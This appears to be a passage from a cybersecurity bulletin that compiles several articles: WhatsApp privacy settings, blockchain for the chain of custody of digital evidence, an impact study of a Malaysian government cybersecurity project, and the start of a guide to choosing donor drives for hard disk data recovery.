As an alternative to sending documents via traditional (read: e-mail) platforms, WhatsApp also offers a document sharing feature. This acts as a platform that helps users share documents in any format, including PDF, Word, spreadsheets, slideshows and more, without the hassle of logging into e-mail or file sharing apps like Dropbox. Documents of up to 100MB may be sent, so it is easy to transfer what you need to whom you want.

WhatsApp Security And Privacy

Users who actively use WhatsApp every day should follow some steps to protect security and privacy [3].

Check Encryption For Sensitive Conversations

Even though WhatsApp provides an encryption feature, users may require verification in certain circumstances. In fact, it is a good practice to apply when sharing sensitive information like a credit card number with a trusted contact.

To verify the encryption, start a conversation with that contact. In the chat window, tap the contact's name and then tap Encryption. You will see something like this:



This digit pattern is your security code. You can verify this code manually by comparing the digits, asking the contact to scan that QR code,

or scanning your contact's code with the Scan Code button.

Turn On Security Notifications

When a new phone or laptop accesses an existing WhatsApp chat, a new security code is generated for both phones and WhatsApp can send a notification when the security code changes. This way, you can check the encryption with your friend over a different messenger, ensuring security.

Show security notifications


Turn on this setting to receive notifications when a contact's security code has changed. Your messages and calls are encrypted regardless of this setting.



To turn on security notifications, go to WhatsApp > Settings > Account > Security > Show security notifications and flip the toggle to green, as displayed above.

Enable Two-Step Verification



To stop someone else from accessing your WhatsApp account without your consent, you should enable the two-step verification feature. This adds a periodic passcode to WhatsApp application and Web to ensure your WhatsApp account is not hijacked by someone else.



To activate two-factor authentication go to Menu > Settings > Account > Two-step verification > Enable.

Disable Cloud Backups

End-to-end encryption is awesome, but there is one loophole. WhatsApp backs up chats to Google Drive or iCloud without encryption. Later, if you uninstall and reinstall WhatsApp it is possible to retrieve all your old, backed up chats or messages in your newly installed WhatsApp. Thus, if you really care about privacy, this is something you need to disable.




To disable automatic cloud back-ups:

- On iPhone: Go to WhatsApp > Settings > Chats > Chat Backup > Auto Backup > Off
- On Android: Go to WhatsApp > Menu > Settings > Chats > Chat Backup > Backup to Google Drive > Never

Protect Your Privacy

WhatsApp isn't the most private messenger but it gives users at least some control of their privacy level. Go to Settings > Account > Privacy to see everything at your disposal.

You can control who can see your Last Seen, Profile Photo, About, Status and Live Location. You can also turn off Read Receipts here, so the blue check marks are switched off.


Privacy

Who can see my personal info

Last seen

Everyone

Profile photo

Everyone

About

Everyone

Status

My contacts

Live location

None


If you don't share your Last Seen, you won't be able to see other people's Last Seen

Messaging

Blocked contacts: 7

List of contacts that you have blocked.

Read receipts



WhatsApp on web and desktop, document sharing, business profiles, quick replies, automated instant response and many more.

With all these interesting features, WhatsApp is not completely secure in the absence of security and privacy features like end-to-end encryption that can prevent hackers from simply sniffing conversations. Security notifications are also useful when a new phone or laptop is accessing an existing chat. Two-step verification is crucial in preventing someone else from accessing your WhatsApp account without your consent. You might want to disable cloud back-ups if you are concerned with privacy, since backed-up messages are not encrypted. Lastly, the easiest way to control your privacy settings is to set the WhatsApp privacy to allow or restrict other users from seeing or viewing your personal info.

References

1. WhatsApp. (n.d.). Retrieved November 1, 2018, from <https://www.whatsapp.com/>
2. Montag, C., Błaskiewicz, K., Sariyska, R., Lachmann, B., Andone, I., Trendafilov, B., Markowetz, A. (2015). Smartphone usage in the 21st century: who is active on WhatsApp? *BMC Research Notes*, 8(1), 331. <https://doi.org/10.1186/s13104-015-1280-z>
3. 8 Tips to Make WhatsApp More Secure and Private. (n.d.). Retrieved November 1, 2018, from <https://www.makeuseof.com/tag/whatsapp-secure-tips/>

Conclusion

WhatsApp is one application that helps people communicate faster with individuals and groups using an Internet service. Apart from social networking for friends and families, it is also a popular tool for business marketing.

The platform enables interesting features that help with creating, sharing and exchanging information, group chats and video calls,

Forensics Investigation with Blockchain – The New Age of Digital Evidence is Upon Us

By | Nazri bin Ahmad Zamani, Mohd Sharizuan bin Mohd Omar, Muhammad Nooraiman bin Noorashid, Miratun Madiah binti Saharuddin, Mohamed Fadzlee bin Sulaiman & Mohd Shahrulazam bin Samsudin

Abstract

Evidence integrity is everything in forensics. In the old times, the integrity of evidence was secured via hash calculations of digital evidence (MD5, SHA1, etc.). The method provides good support in terms of level of confidence in the evidence integrity, but the support gets limited further down the chain of evidence. Blockchain is a promising new technology that can mitigate this limitation. This paper discusses how blockchain technology can be useful in ensuring trustful integrity of digital evidence.

Introduction

Digital evidence is probative information found in any computer device or platform that can be used to tie a person to a crime or to any litigation claims. Digital evidence is just like any other evidence when it is brought to court – it needs to be a trusted source. A commonly used method to ensure digital evidence integrity is to link it to a hash checksum generated via a hashing algorithm, such as MD5 and SHA1, thus creating a unique digital fingerprint of the file. Eventually, checksums started being questioned for a weakness known as a ‘collision’ that was discovered [1][2]. Although the probability of two hash values being the same is very small, this collision can still be used to deny evidence usage in court.

Blockchain was designed to be an incorruptible digital ledger, in which a growing list of records (or blocks) are linked together via cryptography. By design, a blockchain is resistant to data modification. It is an open, distributed ledger that can record transactions between two parties efficiently and in a verifiable and permanent way, making it the perfect medium to preserve digital evidence.

On The Blockchain

Hamid Lone [4] strongly believes in the future of the blockchain for digital evidence integrity. The capability of a blockchain to enable a

comprehensive view of transactions (events/actions) all the way back to the originating point could have enormous impact on how this technology can be induced into forensics applications. Hamid Lone also believes that the forensic implications of this powerful technology include:

- i. Improved transactional efficiency and consequently increased trust in the exchanging parties (e.g. from law enforcement to the court)
- ii. The reduction of fraud, which can be attributed to the increased transparency of the audit trail
- iii. Reduced costs of certain kinds of transactions owing to the greater transparency and trust factors, which mitigate the need for third-party validation of certain claims, e.g. valuation amounts or the specific ownership of an asset at a given point in time.

The potential of blockchain in the field of new-age digital evidence may be insurmountable. This article discusses how this technology can be used in digital forensics and how law enforcement and government offices and agencies can implement it.

Blockchain as The New Digital Evidence

One of the features of blockchain that fits best to the digital forensics standard of operations is at the chain of custody. The blockchain data structure allows for the creation of a digital ledger for recording and storing transactions (e.g. events or records shared by all participating parties) in the chain of custody. The cryptography used to generate the block also protects the process of recording and storing transactions that take place within the investigation network, creating an audit trail that is trustworthy and beyond suspicions.

Another feature of blockchain is the combination of cryptographic hashing and encryption that produces the required documentation pertaining

to access to evidence that is tamper-proof [5]. In this process, digital evidence is recorded on the blockchain through a smart contract, in which certain information such as the address to which the evidence is transferred, the current state of the evidence, permission level, date and time are included. Any subsequent access to the digital evidence would also get recorded securely on the blockchain via a smart contract within the chain of custody. In other words, the digital evidence blockchain can only be accessed by the related parties involved in the investigation and litigation. The blockchain itself can be read via a special function in a way that is similar to how the bitcoin blockchain can be decoded. This blockchain functionality facilitates analysis to examine historical documentation on the chain of custody without accessing the digital evidence itself.

How is it Being Implemented?

The key to block sharing in an investigation is the smart contract. A smart contract is basically a contract that is written in lines of blockchain codes and permits trusted transactions and agreements between two disparate parties. The digital evidence blockchain can be initiated at the moment the digital evidence is discovered by the First Responder. The files and associated hash checksum values together with other investigation details can be recorded securely on the blockchain through the smart contract. During the course of the digital forensics investigation, any evidence transfers down the chain of custody get automatically added to the blockchain by means of this smart contract. Essential information pertaining to the investigation, for instance the address to which the evidence was transferred, current state of evidence, permission level, date and time are all recorded during this period of time. Fig. 1 demonstrates how the blockchain works for digital evidence.




Fig. 1. The digital evidence blockchain process from the first responder to court (Lone 2017)

Benefits of The Method

Blockchain application for digital evidence can benefit the digital forensics field in a number of ways. First of all, the integrity of digital evidence can be strengthened throughout the entire digital forensics process from collection to preservation and the validation of evidence. Secondly, the events or actions detailed during the investigation and litigation can be traced to where they originally started and where they end during the process. The blockchain also improves the evidence transactional efficiency and increases transparency. The result is that in the investigation process, it would finally be possible to eliminate the requirement for a trusted third party for the validation of certain claims or evidence transfers. Furthermore, the result facilitates any consensus-based proof of trust [4] [7], whereby the trust among communicating parties grows. The blockchain is also seen as a potential solution for the authentication of digital evidence, as it could reduce the risk of fraud due to its transparent audit trail features. Any events or records in the evidence could easily be verified through the evidence records themselves, thereby enabling established or ongoing evidence to be both accessible and verifiable.

Some Success Stories

The application of blockchain in digital evidence preservation along the chain of custody seems to be on the move globally. China for example has started to accept blockchain digital evidence in the justice system [6]. China's Supreme Court has ruled that any digital evidence stored via blockchain with digital signatures, reliable timestamps and hash value verification may be used in court.

In the Indian province of Andara Pradesh, local law enforcement has been collaborating with tech start-up Zebi [8] in developing a blockchain security solution for hotels in the province. According to the start-up, the product merges blockchain technology with AI (Artificial Intelligence) to securely store data about hotel guests with the aim of ensuring customer convenience while preventing criminal activities. The local laws there require for hotels to report hotel guest information to the police daily. This results in risks to privacy invasion through the manual processes and resulting paper printed documents. By storing hotel guest data in the blockchain, hotels can benefit much faster and undergo a less arduous process of compliance with legal obligations.

The UK government is not behind in the race for blockchain implementation for better governance of digital evidence storage and management. Balanji Anbil [9] announced that the UK government has disclosed plans to conduct a pilot project of storing digital evidence on the blockchain. In the announcement, Her Majesty's Courts and Tribunals Service (HMCTS) under the Ministry of Justice was urging to look into how distributed ledger technology can comprise a major part of the body's court reform plan. HMCTS and the UK Cabinet Office Open Innovation team held a joint meeting with the aim of establishing how blockchains and digital ledgers can assist in court reforms. Blockchain technology is seen to have the potential to help in digital evidence management by creating a fool-proof audit trail that tracks custody and prevents tampering. This audit trail essentially forms a basis for the court system's records of the creation, modification and access to digital evidence by any entity.

Conclusion

The application of blockchain in managing digital evidence is a huge potential in driving new-generation digital forensics technology. Blockchain is perceived to possess the best features for securing digital evidence in the

future. By design, the technology enforces transparency, authenticity, security, traceability and auditability, thus making it possibly the best choice for maintaining digital evidence along the chain of custody. With the world entering a new era of technology and industrialisation, digital evidence is getting more and more complex. Such intricacy requires more automated solutions with high-security features. Therefore, blockchain might be the answer to the future of digital forensics technology [10].

References

1. X Wang, D Feng, X Lai, H Yu. "Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD". *Int Assoc Cryptologic Res*, 5 (2004), pp. 5-8.
2. Zulfany Erlisa Rasjid, Benfano Soewito, Gunawan Witjaksono, Edi Abdurachman. "A review of collisions in cryptographic hash function used in digital forensic tools", *Procedia Computer Science*, Volume 116, Pages 381-392, 2017.
3. Iansiti, Marco; Lakhani, Karim R. (January 2017). "The Truth About Blockchain". *Harvard Business Review*. Harvard University. 2017.
4. Auqib Hamid Lone, Roohie Naaz Mir Forensic-chain: "Ethereum blockchain based digital forensics chain of custody". *Scientific & practical cyber security journal (SPCSJ)* № 2.[Electronic journal]. URL: <https://journal.scsa.ge/issues/2017/12/783>.
5. K. Zatyko, "Improving cyber forensics cybersecurity through block chain technology with truth based systems," *International Symposium on Forensic Science Error Management*, July-23-2015.
6. W Zhao. "Blockchain Can Legally Authenticate Evidence, Chinese Judge Rules". 2018. URL: <https://www.coindesk.com/blockchain-can-legally-authenticate-evidence-chinese-judge-rules>.
7. University of York. "Can we trust digital forensic evidence?." *ScienceDaily*. www.sciencedaily.com/releases/2018/10/181002113953.htm (accessed October 23, 2018).
8. Zebi AI Chain Solution. URL: <https://www.zebi.io>.
9. Balaji Anbil. "How we're investigating Digital Ledger Technologies to secure digital evidence". GOV.UK 2018. URL: <https://insidehmcts.blog.gov.uk/2018/08/23/how-were-investigating-digital-ledger-technologies-to-secure-digital-evidence/>.
10. CCN. "UK Government Pilots Storage of Digital Evidence on a Blockchain". URL: <https://www.ccn.com/uk-government-pilots-storage-of-digital-evidence-on-a-blockchain/>.

Cyber Security Development Project Implementation Impact Study

By | Marziation binti Omar

The public sector ICT infrastructure is a vital government asset that must be resilient and robust at all times. Efforts to protect such assets are becoming increasingly more significant nowadays, as government information that is processed and stored in each agency's servers is prone to hacking attacks.

The Malaysian Administrative Modernisation and Management Planning Unit (MAMPU) is one of the most prominent government agencies in Malaysia. It is responsible for 'modernising and reforming' the public sector. MAMPU focuses on programmes that enhance and modernise the quality, efficiency, effectiveness and integrity of the Malaysian Public Sector Services.


In order to ensure the continuity, reliability and integrity of the digital government service delivery system, it is essential to periodically assess ICT assets against any threats. MAMPU has taken the initiative to implement the Public Sector Cyber Security Development Project under the 11th Malaysia Plan (RPII) 2016-2018 aimed at strengthening its commitment to the policy planning, implementation, coordination and monitoring of the digital government

together with CyberSecurity Malaysia, which provides the technical expertise for four (4) core cybersecurity projects.

Cybersecurity Development Project (CSDeP)

As outlined by the Public Sector ICT Framework 2016-2020 (PSICT), the key components of the digital government underline its vision, core strategic thrust, basic foundation of ICT principles and the ICT ecosystem enabler as a strategic element. Under this framework, MAMPU is instrumental in empowering and sustaining the public service delivery system as well as creating a reliable, safe and secure environment for the digital government to thrive under proper governance.

Subsequently, the CSDeP initiatives were first put forward in 2015 through a memorandum of understanding between MAMPU and CyberSecurity Malaysia (CSM). CSDeP consists of four main projects, namely MyDFlab, Security Posture Assessment (SPA), MyISMS app and MyISGRC Portal.



The main objectives of CSDeP are outlined as follows:

- 1. To strengthen the GCERT and agency level CERT team capabilities and expertise in digital forensics
- 2. To strengthen and improve the network security level of the government agencies
- 3. To empower ICTSO with technical cybersecurity knowledge
- 4. To enhance self-governance through effective compliance with information and regulatory safety standards
- 5. To improve the agencies' capabilities and skills in ISMS development, adaptation and certification independently.

CSDeP Implementation Impact Assessment

In order to study the CSDeP sub-project achievements in terms of the objectives set earlier, a CSDeP Implementation Impact Assessment was conducted from November 2017 to May 2018.

Feedback and data from the impact study are to be used for improvement purposes, including enhancing the existing government delivery system, and identifying appropriate directions in continuing programs in the future and in accordance to the current guidelines and best practices.

Impact Study Approach

The overall approach of the CSDeP implementation impact assessment includes the following stages:

- i. Identify the approach and measure of the study performance
- ii. Identify the research target groups
- iii. Determine the respondent sample size
- iv. Generate a questionnaire-based paper for the targeted respondents
- v. Carry out data collection activities
- vi. Ensure the quality of the data obtained is accurate
- vii. Compile and run data analysis
- viii. Provide conclusions and suggestions for further improvement.

A total of 39 questionnaire sets were developed to cater for all levels in the agencies' personnel hierarchy for data gathering and feedback from MyDFLab, MyISMS, MyISGRC and SPA users. The question sets were adapted from the Impact Identification Matrix: A Framework for the Evaluation of Software as a Service (SaaS) Impact, International Journal in Foundations of Computer Science & Technology (IJFCST), Vol.4, No.3, May 2014, page 11, based on types of IT services.

The questionnaires were distributed via e-mail using the Lime Survey online platform. The respondents were randomly selected from the list of the agencies' personnel who had registered to use the services, had used the services or are currently using the services. A total of 926 respondents replied in full to the questions posed.


Breakdown of questionnaire sets

MyDFLab	My ISMS	Security Assurance	MyISGRC
10 sets	8 sets	4 sets	3 sets
	User feedback : 7 sets		User feedback : 7 sets

Targeted respondents

MyDFLab	My ISMS	Security Assurance	MyISGRC
Lab Personnel DF Basic & Intermediate FTK Bootcamp XRY Intermediate & Certification Participants of : CSEP PC3000 Participants of : DFFR Training Users of MyDFLab's Services: Mobile Forensics Computer Forensics Data Recovery Data Sanitization	Custodian of Project Agencies (users) Agencies (Trainings) ISMS Introduction ISMS Implementation ISMS Auditor BCM Implementation & Simulation GPG & CBCI MyISMS ToT	Custodian of Project SPA Services SPCA Security Essential Agencies (users)	Custodian of Project Super Admin Admin Content Admin Top Management Agencies Approver Admin User

Implementation Schedule



Summary of Findings

For **MyDFLab**, it was found that the service used most by the respondents was data sanitisation. Prior to this, users normally engaged a third-party vendor from the private sector to conduct their data sanitisation, which could lead to IT security trust issues. The respondents nearly unanimously agreed that the government agencies would be able to reduce cost with the setup of MyDFLab.

Before CSDeP's **Security Posture Assessments** (SPA) were conducted, several serious ICT system attacks were reported by the participating agencies as follows: network attacks, website defacement, database violation, server

disruption, malware/virus/Trojan and data leakage. After SPA and remedial actions had been taken, the agencies informed there was a reduction in the number and severity of the incidents reported. The respondents agreed that SPA is beneficial in helping the agencies to harden their systems, manage cyber incidents as well as upgrade the overall ICT structure/system and increase the expertise of the agencies' ICT professionals. The respondents agreed that regular SPAs would be a valuable measure for the continuous improvement of the agencies' cybersecurity.

Regarding **MyISMS portal**, the agencies agreed that the portal provided the necessary assistance with the ISO 27001 ISMS

implementation and certification and that it would help reduce dependency on third parties. Respondents highlighted that the Quiz, Forum and Announcement Modules were effective in helping online users. The respondents also agreed that the MyISMS Portal can reduce the cost and time for implementing ISMS, especially with the guidelines and checklists available in the portal.

The **MyISGRC portal** was also found to be effective in providing the required information to the agencies for monitoring information security governance, risk management and compliance, as well as integrity and transparency. The MyISGRC portal was also reported to be beneficial for assisting agencies to improve the functionality and delivery of agency services based on the ISGRC findings.

Respondents generally agreed that the activities necessary for cybersecurity improvement purposes require management commitment for successful implementation. The respondents agreed that CSDeP projects such as MyISGRC and MyISMS app need to be continued and maintained.

Conclusion

The Malaysian Public Sector Business Process Digital Tools (MyISMS) was selected as one of the prestigious WSIS Prizes champions at the World Summit on the Information Society (WSIS) 2018 organised by the International Telecommunications Union (ITU) in Geneva, Switzerland,

The award serves as a testimony to the success of the MAMPU CSDeP initiatives through the integrated and optimal implementation of highly resilient cybersecurity applications and online services, highly capable ICT professionals, and collaborative and dynamic ICT governance towards becoming a secure and data-driven government. With continuous efforts and initiatives like CSDeP, the public sector will be able to meet its objectives, enhancing the trust and confidence of the citizens in its services delivery system.

References

1. www.mampu.gov.my (date accessed: 23/8/18)
2. *Pelan Strategik ICT (PSICT) Sektor Awam 2016-2020*; April 2016
3. *WSIS Champion projects*; <https://www.itu.int/net4/wsis/stocktaking/projects/Project/Details?projectId=1514883414&hTop=1&popup=1> (date accessed: 23/8/18)
4. https://www.itu.int/dms_pub/itu-s/opb/pol/S-POL-WSIS.REP-2018-PDF-E.pdf

Data Recovery: Physical Damage On Hard Disk And Donor Guideline

By | Tajul Josalmin B Tajul Ariffin, Mohammad Hazim Bin Zahri, Ummu Ruzanna Binti Abdul Razak & Muhammad Faridzul Bin Sukarni

A mechanical hard disk consists of various parts. Unlike the Solid-State Drive (SSD), the components of a mechanical hard disk are sensitive and need to be handled with care. Several factors can lead to physical hard disk failure, such as hard impact, contamination, heat and poor assembly. Physical failure can be identified from a number of symptoms. The most common symptom is that the hard disk produces a clicking or buzzing sound upon initialization. It becomes impossible to reach the user data and the hard disk is not detectable by the BIOS system. A further diagnostic test is necessary to determine whether the hard disk suffered physical or logical failure, because both types of failure can show similar symptoms in certain situations.

Hard Disk Anatomy

As mentioned before, the mechanical hard disk contains numerous components. The main components are the disk platter, read/write head, head actuator, spindle motor, printed circuit board (PCB) and cable/connector.




Figure 1: Hard Disk Anatomy

Component	Function
Disk Platter	Stores data in binary form
Read/Write Head	Tiny magnet on the end of the read-write arm

Head Actuator	Actuator that moves the read-write arm
Spindle Motor	Allows platter to rotate at high speed
Printed Circuit Board (PCB)	Controls the flow of data to and from the platter
Cable/Connector	Transfers data from the circuit board to the read-write head and platter

Table 1: Hard Disk Component Functions

The platter stores user data, so even small scratches or contamination can cause permanent data loss. Data is permanently unrecoverable if the disk platter is damaged. The read/write heads are found at the end of the actuator arms. They are connected to the PCB by connectors. The hard disk may have more than one set of heads and platters. Upon performing the read and write operation, the head moves through the platter using the actuator. The drive head never reaches the platter surface and only rides over a minor layer of air above the platter. The most common failure related to heads and platters is a head crash, in which the heads accidentally make physical contact with the platters due to impact or contaminant particles. This will affect the head and damage a sector on the platters. Other faults related to the head are connector errors and head stiction.




Figure 2: Example of Platter with Scratch

The PCB holds various electrical components that transmit power among each other. Power surges may occur and affect some components of the PCB. As a result, the hard disk will fail to initialize. In certain physical failure cases, hard disk component replacement is necessary in performing a data recovery procedure. For example, if a read/write head is damaged, a new set of heads is required in order to recover the user data. As such, a suitable hard disk donor needs to be found. There are certain requirements in choosing a suitable donor.

Choosing a Suitable Hard Disk Donor

There are two ways to find the right donor for physical hard drive recovery. One way is to manually find the physical damaged hard drive’s specifications that match with a donor’s specifications or another way is to use PC3000 UDMA-E Utility software.

Manually find the donor specifications

There are different hard disk manufactures on the market. The damaged hard disk must match the donor hard drive, as different manufacturer produce different model numbers, head maps, manufacture dates and locations, serial numbers and PCBs. A list of common hard disk manufacturers is give below:

- 1. Fujitsu
- 2. Hitachi
- 3. IBM
- 4. Maxtor
- 5. Samsung
- 6. Seagate
- 7. Toshiba
- 8. Western Digital

The specifications of different hard drive brands to consider before buying a donor hard drive are as follows (refer to the color code):

RED	This information must match between the damaged and donor drives (High Priority)
ORANGE	This information is required for donor compatibility (Priority)
YELLOW	This information can help increase donor compatibility (Medium Priority)
GREEN	This information can be used to choose between multiple donors (Low Priority)

Western Digital (Caviar 1st Edition)



Figure 3: Labelling on Caviar 1ST Edition HDD

